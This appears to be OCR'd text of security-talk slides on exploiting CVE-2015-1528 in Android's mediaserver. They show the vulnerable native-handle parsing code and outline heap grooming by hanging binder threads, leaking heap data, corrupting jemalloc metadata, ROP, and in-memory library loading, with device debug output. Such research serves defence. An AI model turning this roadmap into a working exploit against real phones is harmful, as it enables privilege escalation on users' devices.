        void const*& buffer, size_t& size, int const*& fds, size_t& count) {
        ......
        native_handle* h = native_handle_create(numFds, numInts);
        memcpy(h->data,          fds,       numFds*sizeof(int));
        memcpy(h->data + numFds, &buf[10], numInts*sizeof(int));

        ......
}
```


```
native_handle_t* native_handle_create(int numFds, int numInts)
{
    native_handle_t* h = malloc(
            sizeof(native_handle_t) + sizeof(int)*(numFds+numInts));

    if (h) {
        h->version = sizeof(native_handle_t);
        h->numFds = numFds;
        h->numInts = numInts;
    }
    return h;
}
```

CVE-2015-1528




```
native_handle* Parcel::readNativeHandle() const
{
    int numFds, numInts;
    status_t err;
    err = readInt32(&numFds);
    if (err != NO_ERROR) return 0;
    err = readInt32(&numInts);
    if (err != NO_ERROR) return 0;

    native_handle* h = native_handle_create(numFds, numInts);
    for (int i=0 ; err==NO_ERROR && i<numFds ; i++) {
        h->data[i] = dup(readFileDescriptor());
        if (h->data[i] < 0) err = BAD_VALUE;
    }
    err = read(h->data + numFds, sizeof(int)*numInts);
    if (err != NO_ERROR) {
        native_handle_close(h);
        native_handle_delete(h);
        h = 0;
    }
    return h;
}
```

CVE-2015-1528



Privilege escalation step by step




Difficulties

- Exploit heap corruption by binder call

Obstacle	Solution
Thread pool for processing requests	Hang N-1 threads
ASLR	Leak information
Can only corrupt continuous memory	Overwrite je_malloc meta-data
DEP	ROP
Can’t load SO because of Selinux restriction	Load so from memory
execmem, execmod	?

A feature of Je_malloc

- different threads allocate memory in different chunks




```
ggong@ggong-pc:~/.../mediaserver$ adbgetmaps mediaserver | grep libc_malloc
af800000-b2500000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b2700000-b3e00000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b4100000-b4300000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b4600000-b4700000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b4800000-b4a00000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b4d00000-b4e00000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b5000000-b5200000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b5300000-b5600000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b5800000-b5900000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b5b00000-b5c00000 rw-p 00000000 00:00 0          [anon:libc_malloc]
b6000000-b6200000 rw-p 00000000 00:00 0          [anon:libc_malloc]
```

Chunks' distribution in je_malloc

Thread pool for processing requests

- Control the count of Binder threads for heap feng shui




```
ggong@ggong-pc:~/.../mediaserver$ adbgetstack medias | egrep "Binder|\"media"
"mediaserver" sysTid=2110
"Binder_1" sysTid=2138
"Binder_2" sysTid=2139
"Binder_3" sysTid=2140
"Binder_4" sysTid=2141
"Binder_5" sysTid=2324
"Binder_6" sysTid=2325
"Binder_7" sysTid=2326
"Binder_8" sysTid=2327
"Binder_9" sysTid=2328
"Binder_A" sysTid=2329
"Binder_B" sysTid=2330
"Binder_C" sysTid=2331
"Binder_D" sysTid=2332
"Binder_E" sysTid=2333
"Binder_F" sysTid=2334
"Binder_10" sysTid=2335
```

binder server threads in mediaserver

Hang N-1 threads

- BufferQueue
  - IGraphicBufferProducer
    - setBufferCount
    - attachBuffer
    - requestBuffer
  - IGraphicBufferConsumer
- system_server, surfaceflinger and mediaserver all use BufferQueue.


Stack back trace of the blocked thread



```
'Binder_F" sysTid=10616
  #00 /system/lib/libc.so (syscall+28)
  #01 /system/lib/libc.so (__pthread_cond_timedwait_relative(pthread_cond_t*, pthread
  #02 /system/lib/libgui.so (android::BufferQueueProducer::waitForFreeSlotThenRelock(
  #03 /system/lib/libgui.so (android::BufferQueueProducer::attachBuffer(int*, android
  #04 /system/lib/libgui.so (android::BnGraphicBufferProducer::onTransact(unsigned in
  #05 /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Par
  #06 /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+582)
  #07 /system/lib/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+38)
  #08 /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+48)
  #09 /system/lib/libbinder.so
  #10 /system/lib/libutils.so (android::Thread::_threadLoop(void*)+112)
  #11 /system/lib/libutils.so
  #12 /system/lib/libc.so (__pthread_start(void*)+30)
  #13 /system/lib/libc.so (__start_thread+6)
```

Leak heap content

- IGraphicBufferProducer->requestBuffer

